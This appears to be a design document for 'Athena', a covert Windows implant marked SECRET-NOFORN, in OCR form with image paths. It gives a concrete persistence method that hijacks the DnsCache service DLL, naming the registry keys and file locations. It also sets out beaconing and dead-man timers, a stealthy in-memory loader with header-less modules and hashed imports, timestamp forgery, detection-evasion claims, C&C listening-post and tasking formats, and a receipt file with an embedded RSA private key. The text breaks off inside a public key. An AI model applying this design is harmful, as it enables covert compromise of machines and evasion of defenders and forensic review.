ATHENA

SEPT 22, 2015

Table of Contents

Contents

Table of Contents

Table of Contents

Boot PersistenceBoot PersistenceBoot Persistence

Design Document

This document will describe the design decisions for the development of the Athena tool

1. Development Environment

- Microsoft Visual Studio 2013
- Python v3.4
- OpenSSL v1.1 or later
- Windows Crypto API (BCRIPT)
- GIT
- Apache Ant
- Apache 2.4 Server

2. Operational Environment

- Python v3.4
- OpenSSL v1.1 or later
- Windows Crypto API (BCRIPT)
- VMware – Windows 7/8/81 and Ubuntu v14.04
- Apache 2.4 Server

Engine

3. Wait States

Each of these items represents a specific Windows event. The main loop will wait for these events to occur and load the Beacon module to process the specific event. There will only be once instance of the Beacon module running at any specific time. Once the Beacon logic is complete, the Engine will unload the Beacon Module. The Engine will expose a thread management interface to process commands via the Command Module.

- Hibernate – wait a specific period of time after installation before any beacons occur
    - Store hibernation date on first boot (unix time/date – Jan 1, 1970 – dword)
    - Otherwise value is 0 - uninitialized
- Boot Delay - wait a specific period of time after boot before any beacons occur
    - Store the current date of the boot (unix time/date – Jan 1, 1970 – dword)
    - Otherwise value is 0 – reset this value after every boot
- Dead Man Delay – wait for a specific period of time between successful beacons to uninstall
    - Store the current date of the last failed beacon (unix time/date – Jan 1, 1970 – dword)
    - Otherwise value is 0 – no failed beacons tracked – set this value during every successful beacon
- Uninstall date-and-time

  - Hard coded time when to uninstall (unix time/date – Jan 1, 1970 – dword)

- Interval – wait a specific period of time between beacons (with jitter %)

  NOTE:This value is affected by the boot delay.

  - Store the value of the next beacon
  - Otherwise value is 0 – beacon is ready


- Kill File
  - Detect the creation of this file and uninstall NOW
  - Otherwise only check the directory on boot and during change notification

4. Implementation

Timers are going to be implemented with WaitableTimers. (check if these work in a service)


File detection is going to be implemented with ChangeNotifications.

Boot PersistenceBoot PersistenceBoot Persistence



Runtime Command Request Representation

Boot PersistenceBoot PersistenceBoot Persistence



System Architecture

Client/Server Request Represenation

Directory Structure

5. Development Directory

include
- athena.h

bin
- x86
- x64

lib
- x86
- x64

target
- install
- uninstall
- beacon - unload when not in use (clear memory)
- command – unload when not in use (clear memory only)
- engine (self loading)
- dnsclient – host dnsclient.dll – forwarding dll

console
- builder (build target)
- listeningpost (bottle/cherrypy/pyopenssl – https file server)
- parser – decode responses and beacon history
- tasker – encrypt files / messages to target

Tests (unit tests)
- Dart
- TestInstall
- TestUninstall
- TestBeacon
- TestEngine
- TestHost

Tools
- ToolHash - adler32 from zlib (could switch to md5 if we have collisions)
- ToolEXEtoAXE

Offline
- lin (this directory is copied from linux build environment)
  - athena_offline

Boot PersistenceBoot PersistenceBoot Persistence

x86
x64
win
athena_offline

6. Deployment Directory

Athena_1_0_RC1
- BIN
  - UNCLASSIFIED
    - builder
      - bin – location of target modules
      - output
        - 20150814_09-50-06_6158
          - receipt.xml
          - builder.log
          - debug
          - installer
            - installer_x86.dll
            - installer_x64.dll
          - offline
            - linux
              - script
              - target_x86.dll
              - target_x86.dat
              - target_x64.dll
              - target_x64.dat
            - windows
              - script
              - target_x86.dll
              - target_x86.dat
              - target_x64.dll
              - target_x64.dat
          - ram_only
            - ram_only_x86.dll
            - ram_only_x64.dll
    - listeningpost
    - parser
      - 20150814_09-50-06_6158
        - safeties
        - responses
    - tasker
      - 20150814_09-50-06_6158
        - tasks
    - athena_manager (a single directory for all management scripts)

Boot PersistenceBoot PersistenceBoot Persistence

builder.py
tasker.py
parser.py

DOC
SECRET-NOFORN
Athena v1.0 User Guide.docx

Boot Persistence

This persistence method is using the idea that services of interest load support dlls during runtime based on the values stored in the registry. The service host does not necessarily validate the dll that it is calling. This is the flaw that we will be utilizing for the Athena persistence. One restriction is that the DNS service must be set to automatic (startup type) in the SCM. By utilizing this host, our dll will be running as Network Service in the context of System and be granted all privileges associated with this configuration. By default, this means the Athena DLL will have full access to outbound IP ports without changing firewall settings. This technique was chosen because it provides a minimal cross section of detection because no changes are required to the SCM(services) or firewall settings. There is one change in the DNS parameters registry key and two files stored to disk.

Hijack DNS srvhost:

HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters\extension
%SystemRoot%\System32\Microsoft\Crypto\DNS\dnsclext.dll
HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\ImagePath
%SystemRoot%\system32\svchost.exe -k netsvcs
HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\ObjectName
LocalSystem
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Svchost
netsvcs – insert dnscache
Target: %SystemRoot%\System32\Microsoft\Crypto\DNS\dnsclext.dll
Data: %SystemRoot%\System32\codeintegrity\dns.cache

Legacy srvhost: (if extension does not exist)

HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters\ServiceDll
%SystemRoot%\System32\ShellExt\dnsrslvr.dll
HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\ImagePath
%SystemRoot%\system32\svchost.exe -k netsvcs
HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\ObjectName
LocalSystem
Target: %SystemRoot%\System32\ShellExt\dnsapi.dll
Main: %SystemRoot%\System32\ShellExt\dnsrslvr.dll (copy original)
Data: %SystemRoot%\System32\codeintegrity\dns.cache

Boot PersistenceBoot PersistenceBoot Persistence

This approach works because the full path for a specific component is stored in the registry. By changing the path, in this case the path can be anywhere but system32, the service will load the target code and the target code will load the original dll using the full path to system32. Our dnsext.dll module can be dynamically unloaded at startup time because nothing references it. The only problem may be a timing issues on the dnsext service if it has dependencies with the host.

The instance of SVCHost that hosts the DnsCache service also contains the following services as of Windows 8.1 - CryptSvc, Dnscache, LanmanWorkstation, NlaSvc, TermService. These services listen to the ports 3389 (RDP) and 5355 (LLMNR). When the host DLL is loaded in the process and attempts to perform communication with C&C server, port 443 (SSL) would show up in ESTABLISHED state. It has been observed and confirmed that this anomaly is not flagged by PSPs.

The date and time stamp on the host DLL should be set to an earlier date from the day the DLL is actually built. The date and time stamps must take into account the release data of the version of Visual Studio compiler that was used to generate the host DLL.

The size of the host DLL binary must be less than 280KB which should include the DLL shell, execution dispatcher, loader, engine, C&C client, beacon, command processor and uninstaller.

The host DLL is allowed to make any calls it required to Win32 APIs and NTDLL native without any restrictions.

The host DLL contains the custom loader which will load the Engine AXE. Once the engine AXE is up and running the host DLL can be unloaded without affecting the operations of the engine.

Data Persistence


Most targets rely on the data being processed from within the host executable. This type of tool can be sent to the cloud and processed without requiring a secondary file. By placing target code (engine/command/uninstall) in the data area, forces reverse engineers to explore one additional file to process while reviewing the inner workings of the tool. This means that data persistence module has code blocks and configuration data.

Config
Engine
Command
Uninstall
DynConfig – dynamic data at the end of this file or in registry.

DATA LOCATION: c:\windows\system32\codeintegrity\dns.cache
(masked/encrypted binary file)

Loader

The custom loader, which is responsible for loading and executing DLLs and AXE files, resides in two places – it is a part of the DLL shell that loads the Engine into memory and it also a part of the engine that loads other DLLs and AXEs into memory. Since the DLL shell is unloaded after initialization the loader also needs to be present in the engine which remains loaded through the lifetime of the client. The following diagram illustrates this concept.



All the initialization work that will be performed by the target DLLs will be completed in DLL_PROCESS_ATTACH, likewise all the teardown work will be performed in DLL_PROCESS_DETACH. Consequently, the custom loader does not need to call DllMain() with DLL_THREAD_ATTACH and DLL_THREAD_DETACH messages.

The custom loader assumes that the target DLL is fully functional once the call to Address of Entry Point (AoEP) returns control back to the loader. The target DLLs are free to create as many threads as needed to perform their respective functions. It is the responsibility of the target DLLs to cleanup these threads during their DllMain()'s handling of DLL_PROCESS_DETACH.

When loading Win32 DLLs or AXE binaries, the custom loader does not need to create LDR_DATA_TABLE_ENTRY structures that are otherwise created when DLLs are loaded by the Windows loader.

The custom loader has to support DLL import forwarders, but does not need to support import forwarders by ordinals like "kernel32!EncodePointer -> NTDLL.#865" neither does it have to support import forwarders to DLLs like "api-ms-win-core-memory-l1-1-1.dll".

When loading target DLLs and AXE, the loader must first scan the module list in the hosting process to determine if the system DLLs in the target DLL's or AXE's import list are already loaded. In the event that these dependent system DLLs are not loaded, the custom loader can load them using LoadLibrary(). However the function's that are imported from the system DLLs must be processed using the customer loader's custom import functionality instead of GetProcAddress().

The DLLs or AXEs that the loader processes are considered non-hostile. So other than basic header validation and range checks, they don't need to perform any aggressive validation when parsing the contents of DLLs or AXEs.

7. Non-requirements

The loader does not need to parse or perform any processing on the target DLLs or AXE's .pdata (function exception table) section.
The loader does not install any table based exception handler for the X64 binaries.
The loader does not need to parse or perform any processing on the target DLLs or AXE's .TLS (static thread local storage) section.
The loader does not need to support delayed imports, incremental linking or shared sections.


The loader function Athena_Load() will be provided with the address of the memory location where the raw image of the target DLL or AXE is available as well as the size of the raw image. It will also be told if the target module being loaded a DLL or AXE. Similarly the function to unload modules i.e. Athena_Unload() will be called with a pointer to the memory where the module is currently mapped and the size of the mapping.

8. Memory Allocation for DLLs and AXEs

For loading DLLs and AXEs, the loader is free to make calls to VirtualAlloc(), VirtualProtect(), VirtualQuery() and VirtualFree(). Memory allocated by these mechanisms would be paged out to pagefile.sys during the memory manager's page eviction process. These pages would also be compressed and saved to the hibernation file when a laptop is hibernated or a desktop goes to hybrid sleep. In addition the memory would be available in physical memory captures of the system and can be examined by forensic tools like volatility. Aditionally live forensic tools like SysInternals VMMap will list all memory regions allocated by calls to VirtualAlloc() including the memory allocated for storing target DLLs and AXEs.

9. Command Dispatcher

The command dispatcher is the heart of the client and it responsible of loading and executing other AXEs in the system. The triggers to the command dispatcher consist of a waitable timer, directory change notifications and a bunch of Windows waitable events that can be set by AXEs. These notifications will cause the dispatcher to load, initialize and unload AXEs. The following diagram shows the command dispatcher loop.



The waitable timers do not have to bring the system out of standby or hibernate to handle timer expiration. Neither is the DLL is not required to solicit notifications for system standby or hibernate or take any action during these events.

The command dispatcher will have to implement with an initial wait and a delay before executing any command.

Boot PersistenceBoot PersistenceBoot Persistence

Directory change notifications that indicate creation of a file with a specific name may be a trigger to unload or uninstall the DLL engine. This is called the self-kill file.

The command dispatcher also implements an interface that AXEs for the following:
Request the dispatcher to unload itself.
Set the timer that the dispatcher will use to call the Beacon and Command module.

10.

11. Installer and Uninstaller

Installer


The host based installer is implemented as a DLL. The path to various files and registry keys is hardcoded in the DLL image. The build and configuration tool modifies the installer to customize these paths. The host based installer runs with Administrative or System privileges.The host based installer performs the following steps:
Place the host DLL in c:\windows\system32\Microsoft\Crypto\DNS directory.
Place the host data file in c:\windows\system32\codeintegrity.
Replacing the DLL path in the DnsCache service's registry entry to point to the host DLL.
Stop and start the DNSCache service to ensure that the host DLL is loaded and its initialization routine will be invoked.

The host DLL upon initialization will load the engine AXE into dynamically allocated memory such that that host DLL can be unloaded while the engine is still running.

12. Uninstaller

Uninstall will have to unload and DnsClnt.dll, restore the registry key, overwrite the file on disk. Uninstall does not necessary imply unload, the host DLL can be installed while the in-memory copy will continue to run. The Uninstaller executes within the SvcHost process that runs in the security context of NT AUTHORITY\NETWORK SERVICE (S-1-5-20). This process security token is as shown below. This process does not have Administrative or System privileges and hence the Uninstaller has to take special measures to write to file system and write to the registry.

Boot PersistenceBoot PersistenceBoot Persistence



13. Target DLLs and AXEs

Boot PersistenceBoot PersistenceBoot Persistence

The custom loader has to support custom (AXE) and third party DLLs. PE DLLs will be downloaded from the LP for execution. AXE DLLs will be stored only on the local system, they will not be sent down from the LP.

Executable code that is sent down to the loader for execution from the LP will be in the form of standard Windows DLLs with all headers and fields left intact (as generated by the VS linker). For test purposes these DLLs will make calls to APIs in ADVAPI32.dll and WSOCK32.dll. The DLLs loaded by the custom loader cannot call into the engine since they are engine agnostic and may be used in other deployments that use different engines.

The difference between DLLs and AXEs are listed below. AXE must adhere to the following rules:
No PE/MZ Header
No Import Function Names
No Module Names
No Date/Time Stamp

Imported function names are replaced with Alder32 hashes and sizes. Imported modules names must also be replaced by Alder32 hashes and sizes. Some scanners try to detect the hashing algorithm used by executables by scanning for signature (magic numbers) used by the hash. In case of Adler32 the hash is 65521.

Listening Post

The listening post will use Apache to support access to the ssl communications channel. It will be the responsibility of Apache to extract out the data within the ssl container. The Python support module called “bottle.py” will accept responses from Apache and handle the proper management and reponse.

14. Directory Structure

fs\in\parent\child

Each target will have a parent directory. Once a target beacons to the server, a child directory will be created.

fs\out\{all output information}

All data being received from the target will be placed into a single directory. This data can be parsed byte the “parser” tool.

The response files will be stored as a GUID (e.g. {30996559-C169-490B-A40B-4ADB597E0D19}).

15. Tasking Bits

The tasking files will be encode to support priority and persistence. The tasking data files are stored as GUID strings with the following encoding.

{xx996559-C169-490B-A40B-4ADB597E0D19}

BYTE 1 – contains a priority value FF is highest priority while 00 is lowest. NOTE: 80 will be default.

A plus (‘+’) will be prepended to the GUID to represent persistent data.

{+30996559-C169-490B-A40B-4ADB597E0D19}).

Boot PersistenceBoot PersistenceBoot Persistence

Persistent data exists to allow users to restrict deletion of processed commands. The parent command will propagate to the children only once when the child comes into view. The child will delete commands once they have been sent to the target. The exception for this deletion is for persistent command blocks.

Builder

16. Command Line Arguments

```
Builder Tool
usage: builder.py [-h] [-i SYSTEM_BINARY_PATH] [-r SYSTEM_IMPORT_XML]
                  [-o--output SYSTEM_EXPORT_PATH] [-w] [--debug]

Athena Configuration

optional arguments:
  -h, --help            show this help message and exit
  -i SYSTEM_BINARY_PATH, --input SYSTEM_BINARY_PATH
                        This argument provides the location of the raw binary
                        data files. (NOTE: in is the default path).
  -r SYSTEM_IMPORT_XML, --receipt SYSTEM_IMPORT_XML
                        This argument defines an existing receipt filename to
                        be used for default values.
  -o SYSTEM_EXPORT_PATH, --output SYSTEM_EXPORT_PATH
                        This argument provides the output directory path to
                        store the target files (NOTE: .\output is the default
                        path).
  -w, --wizard          This argument will request information from the user
                        via the wizard.
  --debug               This argument allows debugging information to be
                        included in the output source directory.
```

17. Receipt File Contents

```
<?xml version="1.0" encoding="UTF-8"?>
<ATHENA>
        <TARGET>
                <DYN_CONFIG_TYPE>0</DYN_CONFIG_TYPE>
                <CHILD_ID>0</CHILD_ID>
                <PARENT_ID>7D308710</PARENT_ID>
        </TARGET>
        <UNINSTALL>
                <KILL_FILE_PATH></KILL_FILE_PATH>
                <DEAD_MAN_DELAY>0</DEAD_MAN_DELAY>
                <BEACON_FAILURES>0</BEACON_FAILURES>
                <DATE_AND_TIME></DATE_AND_TIME>
        </UNINSTALL>
        <TASKING>
                <COMMAND_EXECUTE_TIMEOUT>0</COMMAND_EXECUTE_TIMEOUT>
                <BATCH_EXECUTION_TIMEOUT>0</BATCH_EXECUTION_TIMEOUT>
                <MAX_KBPS_THROUGHPUT>0</MAX_KBPS_THROUGHPUT>
```

Boot PersistenceBoot PersistenceBoot Persistence

```
                <MAX_PROCESSING_DATA_SIZE>0</MAX_PROCESSING_DATA_SIZE>
                <FILE_PROCESSING_PATH></FILE_PROCESSING_PATH>
                <MAX_CPU_UTILIZATION>0</MAX_CPU_UTILIZATION>
        </TASKING>
        <SOURCE>
                <NAME>20150915_08_09_27_2955</NAME>
                <MASK>EE2D7E5C4B3D778EEF7D3D4B5F4D989C</MASK>
        </SOURCE>
        <SERVER_KEY>
                <PRIVATE_KEY>-----BEGIN RSA PRIVATE KEY-----
MIIJJwIBAAKCAgEA2DAxGW2tQ9i9ciKfK2WtogKa7HxWmDqmsdt9q7VCb16w7c2J
NwzjyFgU8oTzhzqhatnQY9dpxNnW79G5XGY4qTxkbQAqKG8OjDLYTGko7mmDFG0W
1iPJvQD1X7YgILaKbjIA0BFGLjYDYyx7jT4wo8VDbQn3myXUX8wjIiacFv5SlXjo
3KoTJp+QCs1jLSTz8TssDql1g2NHtbym6vVD2U1kDINqCqDmz4q0rOvPGiG5nzvT
CAaenTbiySMNZzN/NbnOxHdwoVon6Y4p3D3u5GLdJoBAIMxHJzxcHhgj8bGSC2mM
mPpXn17XoTDWeRP3dxs3XD9eF3aW38zPYi9ncfwJnWfDN8nHUrLGWSvk2qU63mFC
j3tlCJEYcsEEtYnPErRoou7XDLKh4f7jodZtgPTPoRBxOzdaChsCCACfK773fggB
zaCWyDPIMQNtMGtyp3sLNGbKTvDD+ySt8b5GPQFa5zR4TE9blaE9jT/vZa1l9ZCk
km2vmrYC9o0Nx/VFW9pwkyIrjNccRImDnEwKdNK+vUh0OeP82mQGVXQi52lCE8iM
5ZUmO7W+Zy95UBGazcdv9VUKlvvUS1xnoaWoRSkYc0oxK6ItsW0GBKJ+8SU9q+zx
1iBKQJ22oXfMROoAzLNKn1e7Ba9T65a1l04OOSjqE+dXlOMTpn/uWGfCkoECAwEA
AQKCAgAIZt8RoOyR7XN3YxcShbIY0Mcal755zhW6ZdBdgv7g+yofI9TIWezkVWAD
CN26DLJHR83Mg4utxdWPnnP4vlRHZ3xzrAT3a1GCa1typMeddGZOveqcSenGOapP
nPFktBNvMuxLKdCzbQ/2o7ztgVQ8mScErtV7px2412MqKZv5XMry2i8anFWAM8VS
VicbkwsT/fu5WiaiA5K+4mUOTpfjcxmHTvgpD5XIzRg2fDehSVxAbv/FmRRDAeYQ
cRdNQngYK294vTeYXbudXRQNZi7Jm3oCzAsx+x5szPC7jq6e7wrA/MolC92p6PKy
ZgZ/0CHW9CzTnfbXLJmyevA4XaVEe4ADI1YV7S6avhqXuCZ7RoZxa7Q3km1eRm2O
vgZsAxNXR42DjreEYGQZg6ksgVm526sBRrpKYayA3keRt6mpKmol35FnIXNc22WK
6k/oSGObBEJmHP7hJwApbBFx+8B1dLgklU7/cUew9QhMhCc3BbA2qVoJC+OTkGTd
U0EpZEcl82oJxIp/VhqwgSNFIPSLp4xEHpzHgrYJlSDhNNoTkr5tdsOkbv0ZEOS1
zbnnIzcq2DXfx/5e3Te21tW0wwK6rJAYfkKUAh0d2zW0sdXpl4iF3c1kNd2PW81s
knUACt58Bb3c7PIcBXzbmiR148x8NFHnduuhkeYyp5LyIwXpjQKCAQEA7+1ZWpPV
RP1ADkIT+FdkCYmFAneKldJpgl9/bXdIUuw302nWLwXPM97X1xh/j+SE76XLSjjM
HLXYL6JFt46I0FLy6LCjlGoAAamL2pSWZRVTrieYupjBvRsrRt8SF7JfLeUZqSsv
mQSuLiZDPbN3N4BzIzrBIXw9WpqibCfvfJw29A+1OBjea3rlDwx+oOdZNWCzD4n7
TcWk/8eW763xc55x0+tDV/64j2o6fsaRSifmUN4mRJbCcmL+J9+Gn7lXvn1Rzzhi
06D3qwiABQG9DWIrdas0w3fmYsb1Gj3xytfsAG06gUCaeQMW96cRjpACf3LZy+6o
QxIODGJWFXMzxwKCAQEA5qu7BVKjOHLWXZ+Gwo8HV6zunQuenOjjoEdBkL8s8DEd
7hUaHn2bLhrLdgWdP2AoAQ5mvLcqqPnGfuEdugArhKxatHJc66kVHETOyRPXzxhW
ICui+GGUptARrXnWLtNEh515Xx5mW8Qik9Tlp2ZUSYw4mJASb55DIHchwsVqkbvq
pdoQabHNN3Z+ja95tqDI/FuPguadHiayAf/992mPdPxcyP/KyBtYVUona3neusD+
pKGwuTG1a4hpy6T+GspF1hMicx/03IITFCa8pUSSuqw4xPHMWu9goF+A9Pe1vE4T
1fRX/d/wBuMQbMuUS8SSC6dK6PGrcOPjp/P3RLx3dwKCAQAp6gP3H+ZdFATxuLd2
ZgXy6JRU9v895zFJdldzjygSXHPwOggR1Oj6vc5lJEF8qMZUe1lFUSDPTzFCOQ4G
4B6kjikjX2BkWBRCNhVZjSWs6QniXcZ/qpoF6E4qJmQpwZ6BDQnrlMDO8ZNgOoz6
pXSJPKZgnC4LJIIvZt5DGMLsuPmcr3XQJAAPNLv5YgxpHaFnAsqlR0ygrIuDp6GF
o5SPxzlJdUshfz1MyJkJdrUBCHFi5Tw4NUIo64RNAO6qzp02iPwWwFn7cJ5zwZtj
xIb7ZJAFEXC5SSP1U56UBAhOkGQJOwvCcr/JrjF/+C7IAf59t1m3F61LckcEANXb
D3IXAoIBAFtjnIQeWnZp4Q5UvsJkgmc1J5Bm4x+NkWmV8Z8Ubwx2mUITcDa2Uv3w
Nb37uXI7eX35o7CO7ULnOsJYFDv2B0fYNVOan7/qTGfXxwmZZ/4vySeTwkyf9JIm
i2psg/QnVdZZCJYr6CfhTEW/qoEpJKnC+UVQh01bqYK6UFDngDJe/jdZbvlBLWoU
80zVQeaeSyLYb8JP9d3VPN9X+dnFI8YYmfY0ibXAR7361CVbsmfRQNIfEXI+BH+n
```

Boot PersistenceBoot PersistenceBoot Persistence

```
GytIojgg/Yw0JojwF0Yp7r8kHcdopK16wD8fAXThtCm1zNTBM2p4kJlK5nW5/FHu
Mjq4aXefWLFvRVmHLgJa9346RTQhaz8CggEAPt4yR1/sd3/45W2YPdLDM0rFgVF4
PNMpihvkDmJAT60c3HAv8yJ1iLgd4KGWrtQ1MsOxUq66b+FYeyai1zHmhDrDsYuc
mhq99R5jMTH+Vi76NdqZpPOjlv6D1qbYfPHnIfRpUOo/5lOqFJorahZJJqw7A/VX
XQvUdUxg36VMxIoNLGXRcyKaqH2v6i4SjhITVPvDAipAUTMgX+WALfAKyrz5l11i
1d1tV1cH/QPrI9pf1AQUagHH57YQMHs4sT5Oew56xhVFkAPM/6ur2enjrOi/lHXr
3H79Fb+9rRbWCRZNw2n261cqiM2bmRMooNFop+3bRIce5H03NIr//zA4VA==
-----END RSA PRIVATE KEY-----
</PRIVATE_KEY>
                <PUBLIC_KEY>-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEA2DAxGW2tQ9i9ciKfK2Wt
ogKa7HxWmDqmsdt9q7VCb16w7c2JNwzjyFgU8oTzhzqhatnQY9dpxNnW79G5XGY4
qTxkbQAqKG8OjDLYTGko7mmDFG0W1iPJvQD1X7YgILaKbjIA0BFGLjYDYyx7jT4w
o8VDbQn3myXUX8wjIiacFv5SlXjo3KoTJp+QCs1jLSTz8TssDql1g2NHtbym6vVD
2U1kDINqCqDmz4q0rOvPGiG5nzvTCAaenTbiySMNZzN/NbnOxHdwoVon6Y4p3D3u
5GLdJoBAIMxHJzxcHhgj8bGSC2mMmPpXn17XoTDWeRP3dxs3XD9eF3aW38zPYi9n
